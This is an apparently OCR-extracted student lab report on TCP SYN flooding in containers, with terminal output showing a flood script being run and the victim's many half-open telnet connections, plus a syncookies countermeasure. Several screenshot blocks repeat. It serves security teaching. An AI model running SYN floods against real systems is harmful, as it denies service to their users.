



With this code, we flood the victim with too many packets, therefore the victim is unable to accept any more packets. IT's similar to the previous program but written using C. Hence, we are unable to connect to the telnet.


TASK 1.3


Here, we set the tcp_syncookies=1, which then allows the usage of syncookies. Hence the victim is not vulnerable to the syn flooding attack and can connect to telnet.






Activities
Terminal
Oct 8 13:38
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
[10/08/23]seed@VM:~/Labsetup4$ docksh 89
root@89d8750e2ebc:/# export PS1="victim:PES1UG21CS924:Navya:\w\n\$>"
victim:PES1UG21CS924:Navya:/
$>sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
victim:PES1UG21CS924:Navya:/
$>sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
victim:PES1UG21CS924:Navya:/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.11:39913 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
victim:PES1UG21CS924:Navya:/
$>



Activities
Terminal
Oct 8 13:40
seed@VM: ~/Labsetup4
bash: netsat: command not found
victim:PES1UG21CS924:Navya:/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.11:39913 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 10.9.0.5:23 221.121.236.146:18351 SYN_RECV
tcp 0 0 10.9.0.5:23 145.210.245.182:27965 SYN_RECV
tcp 0 0 10.9.0.5:23 214.169.22.142:18669 SYN_RECV
tcp 0 0 10.9.0.5:23 109.246.170.108:14108 SYN_RECV
tcp 0 0 10.9.0.5:23 42.102.215.1:53940 SYN_RECV
tcp 0 0 10.9.0.5:23 77.3.167.228:30291 SYN_RECV
tcp 0 0 10.9.0.5:23 23.2.135.45:30267 SYN_RECV
tcp 0 0 10.9.0.5:23 213.76.126.85:16291 SYN_RECV
tcp 0 0 10.9.0.5:23 33.78.106.136:54331 SYN_RECV
tcp 0 0 10.9.0.5:23 104.143.215.246:30425 SYN_RECV
tcp 0 0 10.9.0.5:23 163.123.145.233:4912 SYN_RECV
tcp 0 0 10.9.0.5:23 85.119.20.31:59000 SYN_RECV
tcp 0 0 10.9.0.5:23 218.53.111.207:23707 SYN_RECV
tcp 0 0 10.9.0.5:23 49.197.153.22:31854 SYN_RECV
tcp 0 0 10.9.0.5:23 9.58.56.66:10036 SYN_RECV
tcp 0 0 10.9.0.5:23 105.92.184.234:61876 SYN_RECV
tcp 0 0 10.9.0.5:23 153.49.42.213:252 SYN_RECV
tcp 0 0 10.9.0.5:23 130.3.88.86:1667 SYN_RECV
tcp 0 0 10.9.0.5:23 160.49.160.43:5686 SYN_RECV
tcp 0 0 10.9.0.5:23 120.15.124.247:2040 SYN_RECV
tcp 0 0 10.9.0.5:23 92.216.90.125:35123 SYN_RECV
tcp 0 0 10.9.0.5:23 116.132.194.1:52342 SYN_RECV
tcp 0 0 10.9.0.5:23 254.56.21.156:42435 SYN_RECV
tcp 0 0 10.9.0.5:23 53.70.166.35:30491 SYN_RECV
tcp 0 0 10.9.0.5:23 34.16.0.188:24559 SYN_RECV


Activities
Terminal
Oct 8 13:40
seed@VM: ~/Labsetup4
bash: netsat: command not found
victim:PES1UG21CS924:Navya:/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.11:39913 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 10.9.0.5:23 221.121.236.146:18351 SYN_RECV
tcp 0 0 10.9.0.5:23 145.210.245.182:27965 SYN_RECV
tcp 0 0 10.9.0.5:23 214.169.22.142:18669 SYN_RECV
tcp 0 0 10.9.0.5:23 109.246.170.108:14108 SYN_RECV
tcp 0 0 10.9.0.5:23 42.102.215.1:53940 SYN_RECV
tcp 0 0 10.9.0.5:23 77.3.167.228:30291 SYN_RECV
tcp 0 0 10.9.0.5:23 23.2.135.45:30267 SYN_RECV
tcp 0 0 10.9.0.5:23 213.76.126.85:16291 SYN_RECV
tcp 0 0 10.9.0.5:23 33.78.106.136:54331 SYN_RECV
tcp 0 0 10.9.0.5:23 104.143.215.246:30425 SYN_RECV
tcp 0 0 10.9.0.5:23 163.123.145.233:4912 SYN_RECV
tcp 0 0 10.9.0.5:23 85.119.20.31:59000 SYN_RECV
tcp 0 0 10.9.0.5:23 218.53.111.207:23707 SYN_RECV
tcp 0 0 10.9.0.5:23 49.197.153.22:31854 SYN_RECV
tcp 0 0 10.9.0.5:23 9.58.56.66:10036 SYN_RECV
tcp 0 0 10.9.0.5:23 105.92.184.234:61876 SYN_RECV
tcp 0 0 10.9.0.5:23 153.49.42.213:252 SYN_RECV
tcp 0 0 10.9.0.5:23 130.3.88.86:1667 SYN_RECV
tcp 0 0 10.9.0.5:23 160.49.160.43:5686 SYN_RECV
tcp 0 0 10.9.0.5:23 120.15.124.247:2040 SYN_RECV
tcp 0 0 10.9.0.5:23 92.216.90.125:35123 SYN_RECV
tcp 0 0 10.9.0.5:23 116.132.194.1:52342 SYN_RECV
tcp 0 0 10.9.0.5:23 254.56.21.156:42435 SYN_RECV
tcp 0 0 10.9.0.5:23 53.70.166.35:30491 SYN_RECV
tcp 0 0 10.9.0.5:23 34.16.0.188:24559 SYN_RECV


Activities
Terminal
Oct 8 13:48
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
seed@VM: ~/Labsetup4
[10/08/23]seed@VM:~/Labsetup4$ docksh 21
root@VM:/# export PS1:"attacker:PES1UG21Cs924:Navya:\w\n\$>"
bash: export: `PS1:attacker:PES1UG21Cs924:Navya:\w\n$>': not a valid identifier
root@VM:/# export PS1="attacker:PES1UG21CS924:Navya:\w\n\$>"
attacker:PES1UG21CS924:Navya:/
$>cd volumes/
attacker:PES1UG21CS924:Navya:/volumes
$>python3 synflood.py



Activities
Terminal
Oct 8 13:40
seed@VM: ~/Labsetup4
bash: netsat: command not found
victim:PES1UG21CS924:Navya:/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.11:39913 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 10.9.0.5:23 221.121.236.146:18351 SYN_RECV
tcp 0 0 10.9.0.5:23 145.210.245.182:27965 SYN_RECV
tcp 0 0 10.9.0.5:23 214.169.22.142:18669 SYN_RECV
tcp 0 0 10.9.0.5:23 109.246.170.108:14108 SYN_RECV
tcp 0 0 10.9.0.5:23 42.102.215.1:53940 SYN_RECV
tcp 0 0 10.9.0.5:23 77.3.167.228:30291 SYN_RECV
tcp 0 0 10.9.0.5:23 23.2.135.45:30267 SYN_RECV
tcp 0 0 10.9.0.5:23 213.76.126.85:16291 SYN_RECV
tcp 0 0 10.9.0.5:23 33.78.106.136:54331 SYN_RECV
tcp 0 0 10.9.0.5:23 104.143.215.246:30425 SYN_RECV
tcp 0 0 10.9.0.5:23 163.123.145.233:4912 SYN_RECV
tcp 0 0 10.9.0.5:23 85.119.20.31:59000 SYN_RECV
tcp 0 0 10.9.0.5:23 218.53.111.207:23707 SYN_RECV
tcp 0 0 10.9.0.5:23 49.197.153.22:31854 SYN_RECV
tcp 0 0 10.9.0.5:23 9.58.56.66:10036 SYN_RECV
tcp 0 0 10.9.0.5:23 105.92.184.234:61876 SYN_RECV
tcp 0 0 10.9.0.5:23 153.49.42.213:252 SYN_RECV
tcp 0 0 10.9.0.5:23 130.3.88.86:1667 SYN_RECV
tcp 0 0 10.9.0.5:23 160.49.160.43:5686 SYN_RECV
tcp 0 0 10.9.0.5:23 120.15.124.247:2040 SYN_RECV
tcp 0 0 10.9.0.5:23 92.216.90.125:35123 SYN_RECV
tcp 0 0 10.9.0.5:23 116.132.194.1:52342 SYN_RECV
tcp 0 0 10.9.0.5:23 254.56.21.156:42435 SYN_RECV
tcp 0 0 10.9.0.5:23 53.70.166.35:30491 SYN_RECV
tcp 0 0 10.9.0.5:23 34.16.0.188:24559 SYN_RECV



Activities
Terminal
Oct 8 13:40
seed@VM: ~/Labsetup4
tcp 0 0 10.9.0.5:23 12.218.198.123:10596 SYN_RECV
tcp 0 0 10.9.0.5:23 22.90.36.193:45046 SYN_RECV
tcp 0 0 10.9.0.5:23 11.61.101.63:14545 SYN_RECV
tcp 0 0 10.9.0.5:23 170.6.32.168:36477 SYN_RECV
tcp 0 0 10.9.0.5:23 170.213.217.75:13748 SYN_RECV
tcp 0 0 10.9.0.5:23 164.70.80.179:57655 SYN_RECV
tcp 0 0 10.9.0.5:23 177.7.5.143:35922 SYN_RECV
tcp 0 0 10.9.0.5:23 41.120.254.132:118 SYN_RECV
tcp 0 0 10.9.0.5:23 190.123.52.236:43485 SYN_RECV
tcp 0 0 10.9.0.5:23 140.4.212.29:44639 SYN_RECV
tcp 0 0 10.9.0.5:23 70.143.37.82:12061 SYN_RECV
tcp 0 0 10.9.0.5:23 65.164.69.81:52390 SYN_RECV
tcp 0 0 10.9.0.5:23 219.153.152.100:5584 SYN_RECV
tcp 0 0 10.9.0.5:23 130.113.250.66:974 SYN_RECV
tcp 0 0 10.9.0.5:23 245.200.40.84:8377 SYN_RECV
tcp 0 0 10.9.0.5:23 184.241.204.125:37192 SYN_RECV
tcp 0 0 10.9.0.5:23 97.190.87.171:36320 SYN_RECV
tcp 0 0 10.9.0.5:23 97.118.154.180:22224 SYN_RECV
tcp 0 0 10.9.0.5:23 65.53.118.216:65021 SYN_RECV
tcp 0 0 10.9.0.5:23 54.131.237.117:33678 SYN_RECV
tcp 0 0 10.9.0.5:23 191.18.96.226:25082 SYN_RECV
tcp 0 0 10.9.0.5:23 117.152.148.158:29089 SYN_RECV
tcp 0 0 10.9.0.5:23 140.37.141.141:51546 SYN_RECV
tcp 0 0 10.9.0.5:23 153.236.83.77:40955 SYN_RECV
tcp 0 0 10.9.0.5:23 148.27.0.76:31230 SYN_RECV
tcp 0 0 10.9.0.5:23 174.123.178.53:24012 SYN_RECV
tcp 0 0 10.9.0.5:23 113.57.147.88:21830 SYN_RECV
tcp 0 0 10.9.0.5:23 25.14.188.67:41217 SYN_RECV
tcp 0 0 10.9.0.5:23 9.108.104.182:32314 SYN_RECV
tcp 0 0 10.9.0.5:23 250.59.47.153:7465 SYN_RECV
victim:PES1UG21CS924:Navya:/
$>

